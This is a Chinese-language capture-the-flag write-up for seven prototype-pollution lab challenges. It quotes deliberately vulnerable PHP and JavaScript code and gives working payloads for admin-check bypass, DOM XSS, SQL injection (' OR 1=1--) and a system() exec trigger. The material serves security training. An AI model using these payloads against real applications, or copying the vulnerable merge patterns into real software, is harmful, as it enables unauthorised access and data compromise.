

JS-Sec Labs靶场wp

1. 极简原型投毒

代码审计：代码中直接给出了线索，当\$hasPwn = True时弹FLAG。而要达成这一条件，就要构造这个\$obj,使其包含一个键值对{"__proto__":{"polluted":"yes"}}。

代码块

```
1  <?php
2  $hasPwn = false;
3  $scan = function($obj) use (&$scan, &$hasPwn) {
4      if (!is_array($obj) && !is_object($obj)) return;
5      foreach ($obj as $k => $v) {
6          if ($k === '__proto__' && (is_array($v) || is_object($v))) {
7              if (isset($v['polluted']) && $v['polluted'] === 'yes') {
8                  $hasPwn = true; return;
9              }
10         }
11         if (is_array($v) || is_object($v)) $scan($v);
12     }
13 };
14
15 //线索
16 if ($hasPwn) {
17     echo json_encode([
18         'result' => '检测到 __proto__.polluted === "yes"',
19         'flag' => 'FLAG{PP_SIMPLE_POLLUTION}'
20     ], JSON_UNESCAPED_UNICODE);
21 } else {
22     echo json_encode([
23         'result' => '未检测到 __proto__.polluted === "yes"',
24         'flag' => null
25     ], JSON_UNESCAPED_UNICODE);
26 }
```

Payload:

◆ {"__proto__":{"polluted":"yes"}}

极简原型投毒

一步式 JSON 原型链污染

[返回首页](#)

```
{
  "_proto_": {
    "polluted": "aaa"
  }
}
```

[注入配置](#)[重置环境](#)

系统状态

polluted: string = yes

结果: 已注入

受保护的内容

CTF Flag: FLAG{PP_SIMPLE_POLLUTION}

2. CSV 原型链污染

代码审计：分析并测试代码可知，功能是将输入的CSV转换成数组形式输出，并且检测转换后的数组是否存在

键"__proto__"与键值对{"polluted": "yes"}，如果存在就弹出FLAG。所以只需要构造CSV使其转换成数组即可。

代码块

```
1
2  $hasPollution = false;
3  foreach ($json as $row) {
4      if (array_key_exists('__proto__', $row) && array_key_exists('polluted',
5          $row) && $row['polluted'] === 'yes') {
6          $hasPollution = true;
7          break;
8      }
9
10 $cleanJson = array_map(function($row){
11     return array_filter($row,function($_, $k){ return $k !== '__proto__';
12 },ARRAY_FILTER_USE_BOTH);
13 }, $json);
14 while (ob_get_level() > 0) { ob_end_clean(); }
15 header('Content-Type: application/json; charset=utf-8');
16 if ($hasPollution) {
```

```

17     echo
    json_encode(['result'=>'OK','data'=>$cleanJson,'flag'=>'FLAG{PP_CSV_POLLUTION}'
], JSON_UNESCAPED_UNICODE);
18 } else {
19     echo json_encode(['result'=>'转换成功','data'=>$cleanJson],
JSON_UNESCAPED_UNICODE);
20 }

```

Payload:

- ◆ proto,polluted
,yes



3. 属性注入 XSS

代码审计: 分析代码可知, 代码会检测`id="cfgInput"`的输入框的内容并进行检测: 如果内容为对象并且有`__proto__`这一属性, 就会将这一属性下的所有属性添加到`Object.prototype`中, 从而造成


DOM-XSS。

代码块

```
1  function injectProps(obj) {
2    if (!obj || typeof obj !== 'object') return;
3    const sources = [];
4    const protoSrc = obj["__proto__"];
5    if (protoSrc && typeof protoSrc === 'object') sources.push(protoSrc);
6    const ctorSrc = obj["constructor"] && obj["constructor"]["prototype"];
7    if (ctorSrc && typeof ctorSrc === 'object') sources.push(ctorSrc);
8    for (const src of sources) {
9      for (const key in src) {
10         if (key === '__proto__' || key === 'constructor') continue;
11         try {
12           Object.defineProperty(Object.prototype, key, { value: src[key],
13             configurable: true, enumerable: true, writable: true });
14         } catch (_) {
15           try { Object.prototype[key] = src[key]; } catch (_) {}
16         }
17       }
18     }
19
20     document.getElementById('applyCfg').addEventListener('click', () => {
21       const obj = safeParse(document.getElementById('cfgInput').value);
22       if (obj) {
23         injectProps(obj);
24         applyCfgObject(obj);
25         renderCard(nicknameInput.value);
26       }
27     });
28
29     <textarea id="cfgInput" class="textarea" placeholder='请输入内容'></textarea>
```

Payload:

```
◆ {
  "__proto__": {
    "onmouseover": "alert('XSS')"
  }
}
```



4. 管理员鉴权绕过

代码审计：分析代码可知，要获取flag，就要使`user.is_admin === 1`，那么只要我们注入payload污染原型，就可以使后续被创建的所有对象都带有`is_admin:1`,这一属性。

代码块

```
1 // app.js
2 function recompute() {
3   const user = {};
4   const isAdmin = (user.is_admin === 1);
5   document.getElementById('adminConsole').classList.toggle('hidden', !isAdmin);
6   document.getElementById('secretPanel').classList.toggle('hidden', !isAdmin);
7   const adminStatus = document.getElementById('adminStatus');
8   adminStatus.textContent = 'admin: ' + String(isAdmin);
9   const fieldStatus = document.getElementById('fieldStatus');
10  fieldStatus.textContent = 'is_admin: ' + (typeof user.is_admin);
11 }
12
13 function injectProps(obj) {
14   if (!obj || typeof obj !== 'object') return;
15   const sources = [];
16   const protoSrc = obj["__proto__"];
17   if (protoSrc && typeof protoSrc === 'object') sources.push(protoSrc);
18   const ctorSrc = obj["constructor"] && obj["constructor"]["prototype"];
19   if (ctorSrc && typeof ctorSrc === 'object') sources.push(ctorSrc);
20
21   for (const src of sources) {
22     for (const key in src) {
```

```

23     if (key === '__proto__' || key === 'constructor') continue;
24     try {
25         Object.defineProperty(Object.prototype, key, {
26             value: src[key], configurable: true, enumerable: true, writable:
true,
27             });
28     } catch (_) {
29         try { Object.prototype[key] = src[key]; } catch (_) {}
30     }
31 }
32 }
33 }
34
35 //index.html
36 <section id="secretPanel" class="panel hidden" style="margin-top:16px;">
37     <div class="hint">受保护的内容</div>
38     <div style="margin-top:8px;">CTF Flag: <span style="color: var(--
accent)">FLAG{PP_ADMIN_BYPASS_SUCCESS}</span></div>
39 </section>

```

Payload:

- ◆ {"__proto__": {"is_admin": 1}}

返回首页

```
{"__proto__": {"is_admin": 1}}
```

注入属性 重置环境

系统状态 用户: guest (无 is_admin 字段)

admin: true is_admin: number

系统控制台

访问等级: 管理员

管理员信息: FLAG{ADMIN_ONLY_BYPASS}

查看系统日志 切换维护模式

受保护的内容


CTF Flag: FLAG{PP_ADMIN_BYPASS_SUCCESS}

5. 拒绝服务攻击

代码审计：测试功能，盲猜目标是要使overload为true，也就是超载，那么依旧构造payload去污染属性。

Payload:

◆ {"__proto__":{"attempts": 9999999999999999}}



6. SQL 注入攻击（原型污染）

代码审计：这里可以知道当对象的'execSql'属性是一个sql注入语句时，给flag赋值，达成条件。

代码块

```
1  if (isset($cfg['execSql']) && is_string($cfg['execSql'])) {
2      $sql = $cfg['execSql'];
3      $rows = $pdo->query($sql)->fetchAll();
4      if (preg_match("/'\s*OR\s*1\s*=\s*1/i", $sql) ||
        preg_match("/UNION\s+SELECT/i", $sql) || preg_match("/--\s/i", $sql)) { $flag
        = 'FLAG{PP_SQLI_ATTACK_SUCCESS}'; }
5      } else {
6          $rows = [];
7      }
```

Payload:

```
◆ { "__proto__": { "execSql": "' OR 1=1-- '" }}
```

SQL 注入攻击

原型污染 · 属性添加/修改

返回首页

```
{  "__proto__": {    "execSql": "' OR 1=1-- '"  }}
```

注入配置

重置环境

结果: 0 行

受保护的内容
CTF Flag: FLAG{PP_SQLI_ATTACK_SUCCESS}

7. 远程命令执行 · 原型链污染

随便输个payload，提示要gate=1并且有exec

结果: 等待注入

当前输出: 未知

未满足 gate=1 且存在 exec

代码审计：源代码说明要featureGate=1,于是构造payload

代码块

```
1  const gate = (function(){ const g = {}; return g.featureGate === 1 ? '1' : '0'; })();
2  const exec = (function(){ const c = {}; return c.exec || ''; })();
```

Payload:

◆ {"__proto__":{"exec":"system('aaaa');","featureGate":1}}

远程命令执行 · 原型链污染

一步式 JSON 原型链 RCE

返回首页

```
{"__proto__":{"exec":"system('aaaa');","featureGate":1}}
```

注入配置

重置环境

结果: 等待注入

当前输出: 未知

OK